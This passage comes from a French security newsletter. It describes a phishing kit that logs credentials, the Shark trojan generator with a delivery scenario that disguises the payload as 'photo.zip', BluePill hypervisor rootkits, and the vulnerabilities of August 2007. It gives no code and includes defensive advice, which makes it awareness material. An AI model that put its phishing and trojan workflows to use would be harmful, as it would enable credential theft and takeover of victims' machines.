
En quelques secondes, il est possible de créer une imitation parfaite d'un site web.
Pour les besoins de l'article, nous avons créer une copie de la page d'accueil du compte MySpace. Seule la barre d'adresse (capture 1 page suivante) indique que nous ne visitons pas le site « myspace » mais un site web hébergé localement.

Capture 1

Une fois les identifiants saisis, nous sommes redirigés vers le véritable site MySpace (capture 2).

Capture 2

Le login et le mot de passe ont entre temps été écrits dans notre fichier de log.
L'attaque est réussie….Il ne reste plus qu'au pirate de récupérer le contenu fichier « log.txt ».



Conclusion

Les outils de création d'attaque de Phishing se développent également. La simplicité avec laquelle il est possible de générer des pages HTML identique au site ciblé est déconcertante.

Ce genre de logiciels risque d'inquiéter les responsables sécurité des grandes sociétés françaises qui utilisent des données confidentielles...

INFO...

Les widgets Google, vecteurs d'attaque??

Vous connaissez certainement les widgets de Google livrés avec la version de Google Desktop.

Ces petites applications affichent en temps réel des informations diverses. Ces dernières sont hébergées sur le site "gmodules" propriété du géant Google.

Imaginez qu'un de ces widgets soit à l'origine d'une attaque de Phishing. Les outils sécurité seraient alors bernés à la vue de la provenance de la page ("gmodules.com" étant considérée comme sûre...).

Les pirates risquent donc de s'intéresser à cette technologie à la mode.

Part.IV : Shark, le générateur de cheval de Troie

Afin de conclure notre dossier sur les kits de hacking à la portée de tous, nous avons choisi de présenter un dernier outil.

Shark est un logiciel capable de générer les parties client et serveur d'un cheval de Troie.

Cet outil complète la collection de « kits » du pirate en herbe.

XMCO | Partners

Le but de cet article n'est en aucun cas d'expliquer aux pirates comment créer des Chevaux de Troie. Nous leur déconseillons fortement de s'amuser avec de tels outils, même dans un but d'apprentissage ; la majorité de ces kits étant eux-mêmes infectés par une backdoor.
Notre but avoué est de combattre les idées reçues sur le fait qu'il faut être un pirate « de haut vol » pour créer et utiliser des backdoors. Nos seuls mots d'ordre : protéger votre réseau, filtrer les flux sortants, appliquer les correctifs de sécurité, sensibiliser vos utilisateurs, configurer finement vos anti-virus, ne pas utiliser Internet Explorer…

Description

Les générateurs de chevaux de Troie ne sont pas nouveaux. On se souvient de Bifrost, CB2 ou encore Poison, programmes permettant de configurer et de créer un cheval de Troie personnalisé.
Ces derniers étaient souvent échangés sur les forums spécialisés.
Dernièrement, une équipe de jeunes pirates a développé le projet SHARK dédié à la création d'un outil « d'administration à distance » et disponible ouvertement sur un site web.

Selon les termes des auteurs : « Shark est un outil d'administration à distance …cet outil est dédié aux professionnels… » les termes ont bien été choisis mais ceux-ci cachent en fait un générateur de cheval de Troie…

Principe de fonctionnement


Shark, un cheval de Troie comme les autres

Shark se présente sous la forme d'un exécutable. Ce dernier constitue la partie « serveur » de notre cheval de Troie. Il est aussi utilisé pour générer la partie « cliente » qui sera envoyée à la victime.
Après avoir choisi les éléments indispensables au fonctionnement de notre malware, il suffit de cliquer sur un bouton pour que le cheval de Troie se matérialise sous la forme d'un fichier exécutable. En double-cliquant sur ce binaire, le poste de travail devient immédiatement infecté.
Le malware vient ensuite se connecter sur le poste du pirate.

Scénario d'attaque


Le scénario est le suivant :

1. Le pirate génère son cheval de Troie
2. Le pirate envoie le malware à sa victime sous un nom à l'apparence inoffensif "photo.zip"
3. La victime exécute le binaire
4. Le cheval de Troie se connecte en "reverse" vers le serveur du pirate.



Contenu et analyse du pack

Shark se compose d'un exécutable et de plusieurs librairies.




Le fichier « sharK.exe » constitue le serveur de notre futur cheval de Troie. Il permet également de générer la partie cliente de notre malware.

Dès son exécution, une boite de dialogue nous affiche un message "dissuasif" qui précise à nouveau que le logiciel ne doit pas être exécuté pour des actions illégales…

Une fois validé, nous arrivons sur une interface qui nous permettra de gérer les différentes connexions.

Nous pouvons ensuite générer simplement notre client en choisissant parmi les nombreuses options disponibles (adresse IP et port sur lesquels le troyen va se connecter, activation au démarrage, choix du message d'erreur lors de l'exécution, programme tiers à exécuter, nom du fichier généré…).
Une fois terminé, il suffit de cliquer sur un bouton pour générer la backdoor…



Le fichier généré va venir se connecter sur le serveur. Dès lors, le pirate peut facilement contrôler le poste de la victime avec une multitude d'options : upload, téléchargement de fichiers, vol de mots de passe, vol de la clef de Windows, accès à un interprêteur de commande, informations sur les processus, programmes utilisés, capture d'écran, keylogger….

Conclusion

Shark est comme tous les chevaux de Troie disponibles, à savoir un outil puissant pour contrôler intégralement le poste de la victime. Bien que Shark soit identifié par les anti-virus du marché comme un virus, ce type de logiciels reste dangereux...

Bilan de notre dossier "Spécial pack"

Tous les outils que nous avons présentés constituent les vecteurs d'attaque du moment.
La simplicité avec laquelle des attaques évoluées peuvent être mises en place est déconcertante. De jeunes internautes avec peu de connaissance en sécurité informatique sont maintenant capables de mener des attaques évoluées : phishing, site web malicieux, cheval de troie avec des outils disponibles facilement sur le net.

La guerre continue et nous sommes souvent pas très loin du film The Matrix (voir Article suivant sur la BluePill)…

Présentation des rootkits basés sur la virtualisation

En 2006, à l'occasion de la conférence Syscan06 (Symposium on Security for Asia Network) de Singapour, la société COSEINC, représentée par Joanna Rutkowska, a jeté LE pavé dans la marre.

En effet, J.Rutkowska a présenté une nouvelle méthode pour dissimuler une backdoor au sein des systèmes d'exploitation Windows : la bluepill.

XMCO | Partners

Définitions

Le malware de type 0

Les malwares sont classés selon quatre types distincts : type 0, type I, type II et type III.

Source : COSEINC


Le **type 0** n'est pas à proprement parler un malware, ni un rootkit. Il s'agit d'une backdoor ou d'un bot qui utilise les fonctionnalités normales du système : ouverture de socket, fonctions exec(), …
Les malwares de type 0 ne *hookent* aucune fonction du noyau et n'utilisent aucune fonction non-documentée.
Un programme qui ouvre un port TCP, qui reçoit et exécute des commandes avec les droits de l'utilisateur l'ayant exécuté ,est donc un malware de type 0.

Les malwares de type 0 sont basés sur le concept suivant : *It's not a flaw, it's a feature* (ce n'est pas une vulnérabilité, c'est une fonctionnalité).

Viennent ensuite les malwares de **type I et II**. Pour bien comprendre la différence entre ces deux types, il est important de comprendre qu'un noyau (kernel) est composé de parties constantes et de parties dynamiques. Les parties dites « constantes » ne sont pas modifiées lors du fonctionnement (fichiers exécutables, section .code d'un processus, BIOS) tandis que les parties dynamiques sont en constante modification (fichiers de configuration, clés de registre, section .data des processus, …).

Les type I et II

Les malwares de **Type I (constant)** s'insèrent dans la partie .code d'un processus ou d'un programme. En clair, il s'agit d'un ajout d'une instruction JMP vers un code malicieux.



Les malwares de **Type II (dynamique)** s'insèrent quant à eux dans la section .data. Il s'agit de pointeurs de structures vers du code exécutable en mémoire.

La meilleure façon de détecter un malware de type I est le contrôle d'intégrité des fichiers .exe, .dll et .sys. Les malwares de type I les plus rencontrés sont *Hacker Defender*, le *Sony Rootkit* et encore *Adore*.

Les malwares de type II sont bien plus difficiles à détecter car ils s'accrochent à des parties du processus qui sont, de toute façon, en permanente évolution. Quelques malwares de type II sont *deepdoor*, *prrf*, *FU* [6] ou encore *Shadow Walker* [5].

Qu'est ce que le type III?

La *bluepill* inaugure un nouveau type de malware : **le type III**. Il s'agit désormais de malwares qui ne modifient pas un seul octet du système. Les malwares de type III sont situés à côté (ou plutôt en dessous) du système victime.

Les malwares de type III sont basés sur les fonctions de **virtualisation hardware** introduites dans les nouveaux processeurs **AMD** et **Intel**.

Le code des malwares de type III ne *hooke* ni le noyau ni les processus. Le code se situe dans la mémoire libre, tel des données aléatoires libres. Le malware se positionne comme un **Hyperviseur** [7] du système. Le système victime devient le système « guest » et la backdoor devient l'hôte.

La Bluepill utilise la technologie de virtualisation hardware ***SVM/Pacifica*** du constructeur AMD et est développée à l'encontre des systèmes Microsoft Windows.

La Bluepill n'est pas la seule dans sa catégorie : **Vitriol rootkit** [4], créé par le chinois Dino Dai Zovi, est également un malware de type III, cette fois-ci basé sur la technologie de virtualisation hardware de Intel (**VT-x technology**) et est implémenté sur le système Apple **MacOS X**.

« *Avaler la Bluepill, c'est comme si vous travailliez dans une machine virtuelle Vmware sans le savoir et que votre vrai système était complètement infecté* »

Bluepill et les anti-spyware

Le problème de la détection


Les malwares de type 0 se détectent très bien avec un antivirus. Les malwares de type I sont plus difficilement détectables, mais la multiplication de l'utilisation de programmes et de librairies « signés » résoudra à terme le problème.

Les difficultés arrivent réellement avec les malwares ou « rootkit » de type III comme ***FU*** [6], ***Shadow Walker*** [5]. Ces derniers sont difficilement détectables du fait qu'ils utilisent les parties dynamiques des processus et emploient la technique **DKOM** (Direct Kernel Object Manipulation) pour se cacher en mémoire et corrompre le gestionnaire de tâches de Windows.

Les outils comme Microsoft AntiSpyware, F-Secure BlackLight ou Sysinternals RootkitRevealer rivalisent d'ingéniosité pour détecter ces malwares : c'est le jeu du chat et de la souris.

Le point commun entre tous ces rootkits réside dans le fait qu'ils sont basés sur des techniques et des astuces obscures. La Bluepill et Vitriol adoptent quant à eux une toute autre approche : la technique est « simple » et connue. Ce qui rend impossible à détecter ces malware, c'est le concept même de la virtualisation : l'étanchéité entre la machine hôte et la machine guest.

Pour le prouver, le code source de la BluePill a même été rendu public [8].



INFO...

Caractéristiques de la BluePill

- ☑ Backdoor indétectable.
- ☑ Virtualise le système victime et se positionne en tant qu'hyperviseur.
- ☑ Code source public.
- ☑ Infection on-the-fly (pas besoin d'un redémarrage système)
- ☑ Vise les architectures Microsoft/AMD.
- ☑ Se présente sous la forme d'un fichier exécutable bluepill.exe.

La guerre a déjà commencé

Lors de l'annonce de la Bluepill, sa conceptrice Joanna Rutkowska travaillait pour la société COSEINC. Aujourd'hui, Joanna a monté son entreprise de conseil en sécurité, InvisibleThings Lab.
Immédiatement, Edgar Barbosa de COSEINC propose une méthode pour détecter la Bluepill. Un challenge est ensuite lancé : le Undetectable hypervisor rootkit challenge [3].

Les équipes de VMWARE déclarent alors sur leur blog [2] qu'il est possible de détecter la Bluepill et les rookits de type III en observant finement des caractéristiques "perçues" de l'environnement, telles que la taille des caches et la bande passante mémoire. Il s'agit dès lors de détecter les effets de bords induits par un hyperviseur malicieux.

Joanna Rutkowska réplique alors que de telles techniques peuvent effectivement permettre de détecter la Bluepill mais que cela ne pourra pas être implémenté dans des outils commerciaux (antivirus) car cela introduirait trop de faux-positifs…

Conclusion

La bluepill et les rootkits basés sur la virtualisation hardware ont une bonne longueur d'avance.
La désactivation des fonctionnalités implémentées par AMD et Intel ne constitue pas une solution envisageable : ces fonctionnalités permettent de véritables gains de performances et sont intensivement utilisées par les logiciels comme VMWARE ou VirtualPC.
Tout comme les malwares de type 0, les malwares de type III suivent le concept : *It's not a flaw, it's a feature*.
Pour le moment, AMD propose de renforcer les appels aux fonctions de virtualisation.

Webographie

[1] http://theinvisiblethings.blogspot.com/2006/06/introducing-blue-pill.html

[2] http://x86vmm.blogspot.com/2007/07/bluepill-detection-in-two-easy-steps.html

[3] http://rdist.root.org/2007/06/28/undetectable-hypervisor-rootkit-challenge/


[4] http://blackhat.com/presentations/bh-usa-06/BH-US-06-Zovi.pdf

[5] http://www.blackhat.com/presentations/bh-jp-05/bh-jp-05-sparks-butler.pdf

[6] http://www.rootkit.com/project.php?id=12

[7] http://en.wikipedia.org/wiki/Hypervisor

[8] http://www.bluepillproject.org/



Les vulnérabilités du mois d'Août 2007.

Comme chaque année, le mois d'août a été relativement calme en termes de vulnérabilités.

Cependant, Microsoft n'a pas pris de vacances en publiant 9 correctifs de sécurité.

On notera également la découverte d'une faille de sécurité dans BIND ainsi que des problèmes importants au sein des logiciels de messagerie instantanés.

XMCO | Partners

Les vulnérabilités côté "Serveur"


BIND, vulnérable à des attaques de "Cache Poisoning"

Le logiciel Bind utilisé sur la plupart des serveurs DNS a été victime d'une faille de sécurité.

Tout d'abord, rappelons à l'aide d'un schéma le fonctionnement des requêtes récursives. Un internaute souhait visiter le site www.google.fr. Une requête est alors envoyée au serveur DNS afin de déterminer l'adresse IP du site www.google.fr (1).
Dans le cas où le serveur « local » ne possède pas la corrélation « adresseIP=nom de domaine » correspondant au site de google, une seconde requête est émise au serveur DNS ayant autorité sur le domaine recherché (2).
La requête envoyée contient plusieurs paramètres (l'adresse source, l'adresse destination, le port source, le port destination ainsi qu'un numéro d'identifiant pour une requête donnée). Ce dernier paramètre nommé « ID » est le seul mécanisme de sécurité. Les ID permettent d'authentifier et d'associer une réponse DNS à sa requête.

Le serveur DNS d'autorité répondra alors avec ce même identifiant. La vulnérabilité mise en évidence est d'ordre cryptographique. Des chercheurs ont prouvé qu'il est possible, avec une probabilité de 1/8, de deviner la valeur des ID des réponses du serveur.
Ainsi, dès qu'un pirate est capable de deviner les IDs, celui-ci est par conséquent capable de construire de fausse réponse DNS et de tromper le serveur (3).
Ce type d'attaque se nomme "DNS Cache Poisoning" et consiste à corrompre un serveur DNS avec de fausses entrées DNS pour qu'il redirige ses utilisateurs vers des sites malicieux (man-in-the-middle, faux sites, etc).

Il faut savoir qu'une attaque de ce type nécessite une connaissance de nombreux paramètres et n'est donc pas évidente à mener. De plus, ce genre de malversation n'est possible que si le pirate envoie une multitude de requêtes.
Pour réaliser ce type d'attaque, le pirate doit posséder son propre serveur DNS et être capable d'effectuer des requêtes récursives sur le serveur victime.



Les serveurs implémentant *Server Protect* de TrendMicro à la merci des pirates

Trend Micro a également corrigé plusieurs vulnérabilités identifiées récemment au sein du logiciel *Server Protect* (version 5.58 Build 1176 pour Windows et inférieures).

Les problèmes corrigés concernaient plusieurs débordements de tampon découverts au sein du service SpntSvc.exe. Server Protect ne gère pas correctement certains requêtes RPC malformées ce qui permet à un pirate d'exécuter le code de son choix.

Pour cela, ce dernier doit pouvoir accéder aux ports RPC (5168 et 3628) des serveurs implémentant Server Protect. Une attaque est donc envisageable au sein d'un réseau local ou à distance si les ports RPC sont ouverts sur Internet.

Le SANS (SysAdmin, Audit, Network, Security) a rapidement émis une alerte sur la possible existence d'un exploit, c'est à dire une méthode automatisée d'exploitation de cette faille. En effet, une activité anormale sur le port 5168 a été identifiée par les experts de cet institut.

Les vulnérabilités côté "Client"

Les messageries instantanées toujours au centre de problème de sécurité

Les messagerie instantanées les plus utiliséees du marché ont été victime tour à tour d'une faille de sécurité liée au fonctionnement de la webcam.

En effet, une erreur de validation des flux JPEG 2000 malformés était à l'origine de la vulnérabilité.

Quelques jours plus tard, le même type de faille de sécurité affectait MSN 7.1.

En incitant un internaute à accepter une invitation webcam spécialement conçue, l'attaquant pouvait provoquer un débordement de tampon et compromettre le système cible.

Les vulnérabilités Microsoft

Neuf failles de sécurité ont été corrigées par Microsoft.

XML Core Services (MS07-042)

Ce service implémenté dans toutes les versions de Windows était victime d'une mauvaise gestion des fichiers XML. En effet, lors du traitement de certains fichiers XML, le composant XML Core Services peut effectuer des accès mémoire non autorisés. Un attaquant est en mesure de compromettre un système vulnérable en incitant son utilisateur à ouvrir un fichier xml judicieusement conçu.

Service OLE (MS07-043)

Le deuxième composant incriminé est le service "OLE" (Object Linking and Embedding) utilisé pour partager des données entre différentes applications. Ce dernier n'exécutait pas correctement certains scripts. La visite d'une page web malformée pouvait alors entraîner une corruption de mémoire et permettre à un attaquant de compromettre un système.

Excel (MS07-044)

Excel était également impacté par une faille de sécurité. Cette dernière provenait d'une validation insuffisante de la valeur de l'index d'un espace de travail des fichiers Excel. En incitant un utilisateur à ouvrir un fichier qui exploite la vulnérabilité, un pirate pouvait prendre le contrôle de la machine de la victime.

Internet Explorer (MS07-045)

Comme à son habitude, une mise à jour cumulative pour internet Explorer a été publiée. Plusieurs vulnérabilités ont ainsi été corrigées.

Les problèmes résultaient de plusieurs défauts d'implémentation au sein du traitement des feuilles de style CSS.
Les autres failles de sécurité sont liées aux contrôles ActiveX "tblinf32.dll" et "pdwizard.ocx".
En incitant à visiter un site web spécialement conçu, le pirate peut ensuite prendre le contrôle de la machine implémentant Internet Explorer

Composant GDI (MS07-046)

Microsoft a également corrigé une nouvelle faille du composant GDI. Cette mise à jour remplace le patch MS06-001.
L'origine de cette vulnérabilité est un débordement de tas qui se produit lors du traitement de certains méta fichiers. Un attaquant distant peut exploiter cette faille de sécurité en incitant un internaute à visiter une page Web judicieusement conçue.

Windows Media Player (MS07-047)

Un autre composant utilisé par tous était au coeur d'un problème lié au traitement de certains fichiers skin (qui permettent de changer l'apparence du lecteur Windows Media Player). En incitant un utilisateur à ouvrir un fichier WMZ et WMD, le pirate pouvait prendre le contrôle du système affecté.

Gadgets de Windows Vista (MS07-048)

Trois failles de sécurité étaient liées aux gadgets installés et activés par défaut dans Windows Vista.

Les deux premières faille de sécurité provenaient d'une mauvaise validation de certains attributs HTML par les Gadgets "Titres des flux" et "Météo". En incitant un utilisateur à s'abonner à un flux RSS ou à suivre un lien, un pirate pouvait exécuter du code malicieux sur le poste de la victime.

La dernière résulte d'une erreur du Gadget "Contacts" qui est également installé avec le système d'exploitation, cependant ce Gadget n'est pas activé par défaut. En incitant un utilisateur à ajouter un contact judicieusement conçu, un pirate pouvait exécuter du code malicieux sur le poste de la victime.

Virtual PC (MS07-049)

Le logiciel de virtualisation de Microsoft était vulnérable à une élévation de privilèges. Le problème résultait d'une mauvaise gestion de la mémoire ce qui pouvait entraîner un débordement de tas. Un utilisateur qui serait doté de certaines autorisations d'administrateur pouvait obtenir des droits élevés sur le système.

Le langage VML (MS07-050)

Enfin la dernière vulnérabilité corrigée concernait le langage VML (Vector Markup Language) utilisé notamment pour l'affichage des graphismes vectoriels.
Le problème résultait d'une mauvaise implémentation du langage VML (Vector Markup Language) au sein des systèmes d'exploitation Windows. Un attaquant muni d'un serveur est en mesure d'exploiter cette faille en incitant un internaute à visiter une page Web judicieusement conçue.

INFO...

Le crédit Mutuel, victime du malware "Anserin"

Le malware, le plus en vogue du moment "Anserin", a récemment attaqué le crédit Mutuel. Une fois exécuté sur le poste de la victime, ce dernier utilise un BHO (Browser Helper) accroché à Internet Explorer pour afficher des formulaires malicieux.

Le crédit mutuel utilise une carte "d'authentification renforcée". Le client doit fournir un code correspondant à une case précise de sa carte. Le malware tentait de récupérer une grande partie de ces codes en affichant un formulaire illégitime.

LES OUTILS LIBRES

Liste des outils bien utiles :

Chaque mois, nous vous présentons, dans cette rubrique, les outils libres qui nous paraissent utiles et pratiques.

Ces utilitaires ne sont en aucun cas un gage de sécurité et peuvent également constituer des vecteurs d'attaque.

Nous cherchons simplement à vous faire part des logiciels gratuits qui pourraient faciliter votre travail ou l'utilisation quotidienne de votre ordinateur.


Vous trouverez également à la fin de cette section un tableau récapitulatif des versions de tous les logiciels présentés lors des précédents numéros de l'« Actu-Sécurité ».

XMCO | Partners

Dans cette rubrique, nous présentons des logiciels variés : utilitaires de développement, sécurité et autres programmes utiles, voir indispensables, au sein d'une entreprise.

Ce mois-ci, nous avons choisi de présenter les logiciels suivants :

- Comodo Personal Firewall : parefeu personnel
- Recover Files: logiciel de récupération de données
- Revo uninstaller : utilitaire de nettoyage
- BHO demon : identificateur d'objets Browser Helper



Comodo Personal Firewall

Parefeu personnel

Version actuelle	2.4
Utilité	
Type	Sécurité
Description	Peu d'antivirus personnels sont disponibles gratuitement. Certains préfèrent opter pour de tels logiciels pour parer les lacunes du pare-feu intégré de Windows XP. Comodo Personal Firewall est un des seuls du marché à répondre aux attentes. L'interface clair et agréable permet de créer facilement les règles.
Capture d'écran	
Téléchargement	Comodo Personal Firewall est disponible à l'adresse suivante : http://www.personalfirewall.comodo.com Bien qu'uniquement disponible nativement en anglais, un patch est déjà disponible à l'adresse suivante : http://www.personalfirewall.comodo.com/download/CF_Setup_Addon_French_2.4.2.102_BETA.exe
Sécurité de l'outil	Aucune faille de sécurité n' a été identifiée
Avis XMCO	Comodo est un pare-feu efficace qui protégera correctement les postes de travail des flux malicieux entrants et sortants. Différents niveaux de protections sont préalablement disponibles mais les utilisateurs les plus aguerris pourront configurer le logiciel comme bon leur semble. Les paramètres, fonctionnalités sont intuitifs. Enfin le visualisation du trafic sur le réseau peut être réalisée par protocoles ou encore par applications.


Revo Uninstaller

Nettoyage de Windows

Version actuelle	1.34
Utilité	
Type	Utilitaire
Description	Revo Uninstaller est comme sont nom l'indique un utilitaire de nettoyage. Il permet de désinstaller proprement des logiciels (en effaçant les clefs de registre associées) ainsi que de nettoyer en profondeur l'historique des navigateurs, le cache de Windows ou les programmes lancés au démarrage.
Capture d'écran	
